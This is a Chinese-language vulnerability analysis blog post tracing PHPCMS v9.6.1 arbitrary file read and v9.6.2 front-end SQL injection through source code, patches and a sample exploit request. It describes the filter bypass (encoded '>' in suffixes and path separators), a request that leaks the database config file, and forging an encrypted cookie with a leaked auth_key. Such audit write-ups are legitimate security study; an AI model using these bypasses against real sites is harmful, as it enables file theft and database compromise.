PHPCMS漏洞分析合集(下)

mochazz / 2019-07-27 09:36:00 / 浏览数 4267 安全技术 漏洞分析 顶(0) 踩(0)

本篇详细分析了 PHPCMS
的部分历史漏洞。其中多是以获取到漏洞点为场景，反向挖掘至漏洞触发入口（假设自己发现了漏洞点，模拟如何找寻整个攻击链及其入口点），旨在提高自身代码审计

v9.6.1任意文件读取

这个版本的 任意文件读取 漏洞和上个版本的 SQL注入 漏洞原理是类似的，且出问题的文件均在 phpcms/modules/content/down.php 中。在该文件的 download 方法中最后一行调用了 file_down 文件下载函数，我们可以看到其第一个参数是要读取的文件路径。

```
1187        function file_down($filepath, $filename = '') {
1188            if(!$filename) $filename = basename($filepath);
1189            if(is_ie()) $filename = rawurlencode($filename);
1190            $filetype = fileext($filename);
1191            $filesize = sprintf("%u", filesize($filepath));
1192            if(ob_get_length() !== false) @ob_end_clean();
1193            header('Pragma: public');
1194            header('Last-Modified: '.gmdate('D, d M Y H:i:s') . ' GMT');
1195            header('Cache-Control: no-store, no-cache, must-revalidate');
1196            header('Cache-Control: pre-check=0, post-check=0, max-age=0');
1197            header('Content-Transfer-Encoding: binary');
1198            header('Content-Encoding: none');
1199            header('Content-type: '.$filetype);
1200            header('Content-Disposition: attachment; filename="'.$filename.'"');
1201            header('Content-length: '.$filesize);
1202            readfile($filepath);
1203            exit;
1204        }
```


我们再来看看 download 方法中有哪些限制条件。可以看到其开头部分的代码，和上一个版本的 SQL注入 类似，唯一不同的是这里加解密的 key 变成了 $pc_auth_key ，我们等下就要来找找使用 $pc_auth_key 进行加密的可控点。继续看 download
方法，里面对要下载的文件后缀进行了黑名单校验，但是末尾又对 >< 字符进行替换，这就导致后缀名正则可被绕过，例如： .ph<p
。(下图对应文件位置：phpcms/modules/content/down.php)

```php
public function download() {
    $a_k = trim($_GET['a_k']);
    $pc_auth_key = md5(pc_base::load_config('system','auth_key').$_SERVER['HTTP_USER_AGENT'].'down');
    $a_k = sys_auth($a_k, 'DECODE', $pc_auth_key);
    if(empty($a_k)) showmessage(L('illegal_parameters'));
    unset($i,$m,$f,$t,$ip);
    $a_k = safe_replace($a_k);
    parse_str($a_k);
    if(isset($i)) $downid = intval($i);
    if(!isset($m)) showmessage(L('illegal_parameters'));
    if(!isset($modelid)) showmessage(L('illegal_parameters'));
    if(empty($f)) showmessage(L('url_invalid'));
    if(!$i || $m<0) showmessage(L('illegal_parameters'));
    if(!isset($t)) showmessage(L('illegal_parameters'));
    if(!isset($ip)) showmessage(L('illegal_parameters'));
    $starttime = intval($t);
    if(preg_match('/(php|phtml|php3|php4|jsp|dll|asp|cer|asa|shtml|shtm|aspx|asax|cgi|fcgi|pl)(\.|$)/i',$f) || strpos($f, "
    $fileurl = trim($f);
    if(!$downid || empty($fileurl) || !preg_match("/[0-9]{10}/", $starttime) || !preg_match("/[0-9]{1,3}\.[0-9]{1,3}\.[0-9]
    $endtime = SYS_TIME - $starttime;
    if($endtime > 3600) showmessage(L('url_invalid'));
    if($m) $fileurl = trim($s).trim($fileurl);
    if(preg_match('/(php|phtml|php3|php4|jsp|dll|asp|cer|asa|shtml|shtm|aspx|asax|cgi|fcgi|pl)(\.|$)/i',$fileurl) ) showmes
    //远程文件
    if(strpos($fileurl, ':/') && (strpos($fileurl, pc_base::load_config('system','upload_url')) === false)) {...} else {
        if($d == 0) {...} else {
            $fileurl = str_replace(array(pc_base::load_config('system','upload_url'),'/'), array(pc_base::load_config('syst
            $filename = basename($fileurl);
            //处理中文文件
            if(preg_match("/^([\s\S]*?)([\x81-\xfe][\x40-\xfe])([\s\S]*?)/", $fileurl)) {
                $filename = str_replace(array("%5C", "%2F", "%3A"), array("\\", "/", ":"), urlencode($fileurl));
                $filename = urldecode(basename($filename));
            }
            $ext = fileext($filename);
            $filename = date('Ymd_his').random(3).'.'.$ext;
            $fileurl = str_replace(array('<','>'), '',$fileurl);
            file_down($fileurl, $filename);
        }
    }
}
```

利用这处bypass
上面两处正则

现在我们就要来找找使用 $pc_auth_key 作为加密 key
的可控点。通过搜索关键字，我们可以看到有三处地方。然而前两处地方是不可以利用的，因为都有登录检测。而第三个点就可以利用，我们看其中 $i、$d、$s 作为明文字符串被加密。(下图对应文件位置：phpcms/modules/content/down.php)

```
'ENCODE', $pc_auth_key)                                                    3 matches in 3 files
In Project  Module  Directory  Scope
$code = sys_auth("adminuser_".$_GET[pc_hash]."_".time(), 'ENCODE', $pc_auth_key);        administrator 133
$code = sys_auth("adminuser_".$_GET[pc_hash]."_".time(), 'ENCODE', $pc_auth_key);        admin_manage 282
$a_k = urlencode(sys_auth("i=$i&d=$d&s=$s&t=".SYS_TIME."&ip=".ip()."&m=".$m."&f=$f&modelid=".$modelid, 'ENCODE', $pc_auth_key));   down 79

phpcms961/phpcms/modules/content/down.php
            } else {
                $allow_visitor = 1;
            }
        }
        if(preg_match('/(php|phtml|php3|php4|jsp|dll|asp|cer|asa|shtml|shtm|aspx|asax|cgi|fcgi|pl)(\.|$)/i',$f) || strpos($f,
        if(strpos($f, 'http://') !== FALSE || strpos($f, 'ftp://') !== FALSE || strpos($f, '://') === FALSE) {
            $pc_auth_key = md5(pc_base::load_config('system','auth_key').$_SERVER['HTTP_USER_AGENT'].'down');
            $a_k = urlencode(sys_auth("i=$i&d=$d&s=$s&t=".SYS_TIME."&ip=".ip()."&m=".$m."&f=$f&modelid=".$modelid, 'ENCODE',
            $downurl = '?m=content&c=down&a=download&a_k='.$a_k;
        } else {
            $downurl = $f;
        }
        include template('content','download');
    }
```

有了加密字符串，我们如何能够从前台获取呢，这里其实在最后一行包含模板文件时，将加密字符串 $downurl 输出了，这样也就解决了我们获取的问题。

```
demo.php × down.php × application.class.php × global.func.php × download.php × index.php ×
16    <link href="<?php echo CSS_PATH;?>download.css" rel="stylesheet" type="text/css" />
17    <script language="javascript" type="text/javascript" src="<?php echo JS_PATH;?>jquery.min.js"></script>
18    </head>
19    <body>
20        <style type="text/css">
21            body, html{ background:#FFF!important;}
22        </style>
23        <?php if($allow_visitor=='1') { ?>
24        <a href="<?php echo $downurl;?>" class="xzs_btn"></a>
25        <?php } else { ?>
26        <CENTER><a href="<?php echo APP_PATH;?>index.php?m=content&c=readpoint&allow_visitor=<?php echo $allow_visitor;?>"><fo
27        <?php } ?>
28    </body>
29    </html>
```


那 $i、$d、$s 这三个变量从哪里来？我们往前看，代码有没有相当熟悉？这里只对 $i 进行了 intval 过滤，其他两个变量还是可以利用。而且加密字符串 $a_k 的获取，就和上个版本的 SQL注入 漏洞攻击链的前2步是一样的，这里不再赘述。(下图对应文件位置：phpcms/modules/content/down.php)

```
11    public function init() {
12        $a_k = trim($_GET['a_k']);
13        if(!isset($a_k)) showmessage(L('illegal_parameters'));
14        $a_k = sys_auth($a_k, 'DECODE', pc_base::load_config('system','auth_key'));
15        if(empty($a_k)) showmessage(L('illegal_parameters'));
16        unset($i,$m,$f);
17        $a_k = safe_replace($a_k);
18        parse_str($a_k);
19        if(isset($i)) $i = $id = intval($i);
20        if(!isset($m)) showmessage(L('illegal_parameters'));
21        if(!isset($modelid)||!isset($catid)) showmessage(L('illegal_parameters'));
22        if(empty($f)) showmessage(L('url_invalid'));
23        $allow_visitor = 1;
24        $id = intval($id);
25        $modelid  = intval($modelid);
26        $catid  = intval($catid);
27        $MODEL = getcache('model','commons');
28        $tablename = $this->db->table_name = $this->db->db_tablepre.$MODEL[$modelid]['tablename'];
29        $this->db->table_name = $tablename.'_data';
30        $rs = $this->db->get_one(array('id'=>$id));
31        $siteids = getcache('category_content','commons');
32        $siteid = $siteids[$catid];
33        $CATEGORYS = getcache('category_content_'.$siteid,'commons');
34
35        $this->category = $CATEGORYS[$catid];
36        $this->category_setting = string2array($this->category['setting']);
```


我们在构造 payload 的时候，我们要注意整个攻击过程会经过两次 safe_replace 、两次 parse_str 、一次 str_replace(array('<','>'), '',$fileurl) ，而程序对 .. 和 php 字符进行了检测。所以我们要想访问 php 文件或进行路径穿越，后缀可以设置成 ph>p ，路径符可以变成 .>. 。但是 safe_replace 函数会 str_replace('>','>',$string) ，所以 > 字符需要编码两次，变成 %25253e 。

Request

Raw | Params | Headers | Hex

```
GET
/phpcms961/index.php?m=content&c=down&a=download&a_k=7e1dS97x4nryXO2HL_v37hfyQfdHOnP0x5IMzcGj4NaGvts5SvWArMo6IfoR_Eoul3imJFePjqvDj0VJDzr8C1XR0DBnhtvJLwYBZ3b_r7dJv1XF-oxLVf35ts6jnezIDHh9TCv3oPnw-krDhjWf5l9Y HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://localhost/phpcms960/index.php?m=admin&c=index&a=login&dosubmit=1
Connection: close
Cookie: XDEBUG_SESSION=PHPSTORM;
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Response

Raw | Headers | Hex


```
Content-Length: 325
Connection: close
Content-Type: ph>p

<?php

return array (
        'default' => array (
                'hostname' => 'localhost',
                'port' => 3306,
                'database' => 'phpcmsv961',
                'username' => 'root',
                'password' => 'toor',
                'tablepre' => 'v9_',
                'charset' => 'utf8',
                'type' => 'mysqli',
                'debug' => true,
                'pconnect' => 0,
                'autoconnect' => 0
                ),
);

?>
```

我们可以将整个漏洞的触发过程整理成下图：

最后来看一下官方发布的 PHPCMS v9.6.2 中是如何修复这个漏洞的，补丁如下：




可以看到补丁将后缀匹配规则放在离下载文件最近的地方，貌似能防止规则中的文件被读取，但是我们可以利用 windows 的特性，在 windows 下绕过这个正则，这也是网传的一种 PHPCMS v9.6.2任意文件下载 漏洞。



v9.6.2前台SQL注入

这个版本的的注入，是建立在任意文件读取漏洞存在的情况下才可利用。通过任意文件读取漏洞获得加解密的 key 值，我们可以用这个 key 加密我们的 SQL注入payload 。由于程序对解密后的数据并未过滤，最终导致漏洞发生。严格上来讲 v9.6.2 版本的注入只能在 windows 上利用，具体原因在上面的任意文件读取漏洞分析时也说了。下面我们来具体分析一下这个漏洞。

漏洞文件位于 phpcms/modules/member/classes/foreground.class.php ，代码如下图。我们可以明显看到下图第33行，程序直接将解密后的数据未经过滤直接带入查询。而待解密数据 $phpcms_auth 和解密秘钥 $auth_key 均可构造。



我们先来看一下待解密数据 $phpcms_auth 如何构造。从下图中，可以看出程序将从 cookie 中的 xxx_auth 字段经过 sys_auth 函数解密后，返回给了 $phpcms_auth ，而默认情况下使用 pc_base::load_config('system', 'auth_key') 作为加解密的 key 值。

```php
public static function get_cookie($var, $default = '') {  $var: "DpZTI_auth"  $default: ""
    $var = pc_base::load_config('system','cookie_pre').$var;
    $value = isset($_COOKIE[$var]) ? sys_auth($_COOKIE[$var], 'DECODE') : $default;  $default: ""  $var: "DpZTI_auth"
    if(in_array($var,array('_userid','userid','siteid','_groupid','_roleid'))) {
        $value = intval($value);
    } elseif(in_array($var,array('_username','username','_nickname','admin_username','sys_lang'))) { //  site_model a
        $value = safe_replace($value);
    }
    return $value;
}
```


而 pc_base::load_config('system', 'auth_key') 的值在网站搭建好后，会存储在 caches/configs/system.php 中，我们可以通过任意文件读取来获得这个值。

```php
'cookie_path' => '', //Cookie 作用路径
'cookie_pre' => 'DpZTI_', //Cookie 前缀，同一域名下安装多套系统时，请修改Cookie前缀
'cookie_ttl' => 0, //Cookie 生命周期，0 表示随浏览器进程
...

'charset' => 'utf-8', //网站字符集
'timezone' => 'Etc/GMT-8', //网站时区（只对php 5.1以上版本有效），Etc/GMT-8 实际表示的是 GMT+8
'debug' => 0, //是否显示调试信息
'admin_log' => 1, //是否记录后台操作日志
'errorlog' => 1, //1 保存错误日志到 cache/error_log.php | 0 在页面直接显示
'gzip' => 1, //是否Gzip压缩后输出
'auth_key' => 'UgdAGgvhESGLsak1TDsz', //密钥
'lang' => 'zh-cn',  //网站语言包
'lock_ex' => '1',  //写入缓存时是否建立文件互斥锁定（如果使用nfs建议关闭）
```

现在 $phpcms_auth 已经搞定了，我们再来看看 $auth_key = get_auth_key('login') 如何构造，跟进 get_auth_key 的代码。我们可以看到 $auth_key 由 $prefix、pc_base::load_config('system','auth_key')、ip() 三个元素决定。前两个都是已知的，而第三个获取用户IP的函数存在IP伪造的问题，也可以是固定的。

```php
function get_auth_key($prefix,$suffix="") {  $prefix: "login"  $suffix: ""
    if($prefix=='login'){  $prefix: "login"
        $pc_auth_key = md5(pc_base::load_config('system','auth_key').ip());
    }else if($prefix=='email'){
        $pc_auth_key = md5(pc_base::load_config('system','auth_key'));
    }else{
        $pc_auth_key = md5(pc_base::load_config('system','auth_key').$suffix);
    }
    $authkey = md5($prefix.$pc_auth_key);
    return $authkey;
}
function ip() {
    if(getenv('HTTP_CLIENT_IP') && strcasecmp(getenv('HTTP_CLIENT_IP'), 'unknown')) {
        $ip = getenv('HTTP_CLIENT_IP');
    } elseif(getenv('HTTP_X_FORWARDED_FOR') && strcasecmp(getenv('HTTP_X_FORWARDED_FOR'), 'unknown')) {
        $ip = getenv('HTTP_X_FORWARDED_FOR');
    } elseif(getenv('REMOTE_ADDR') && strcasecmp(getenv('REMOTE_ADDR'), 'unknown')) {
        $ip = getenv('REMOTE_ADDR');
    } elseif(isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], 'unk
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    return preg_match ( '/[\d\.]{7,15}/', $ip, $matches ) ? $matches [0] : '';
}
```

所以 get_auth_key('login') 的值也是我们可以构造的，剩下的事情只要我们将 payload 传给加密函数加密两次即可。我们最后再来看一下 PHPCMS v9.6.3 中是如何修复这个漏洞的，补丁如下：



可以明显看到，补丁将解密后获得的 $userid 进行了强转。

结束语

分析历史漏洞好处在于，可以使自身对这个 CMS 更熟悉，摸清该 CMS 普遍存在的问题，甚至有机会通过 bypass 补丁来发现新的 0day 。有些补丁只是暂时修复了漏洞，安全隐患仍然存在。随着 CMS
功能越来越多，我们可以将新功能中的利用点，结合之前的风险点，打出一条漂亮的攻击链，期待下个 0day 的诞生。

上一篇：Windows Kernel Ex... 下一篇：从零开始学PowerShell渗透测试

1. 0 条回复
   - 动动手指，沙发就是你的了！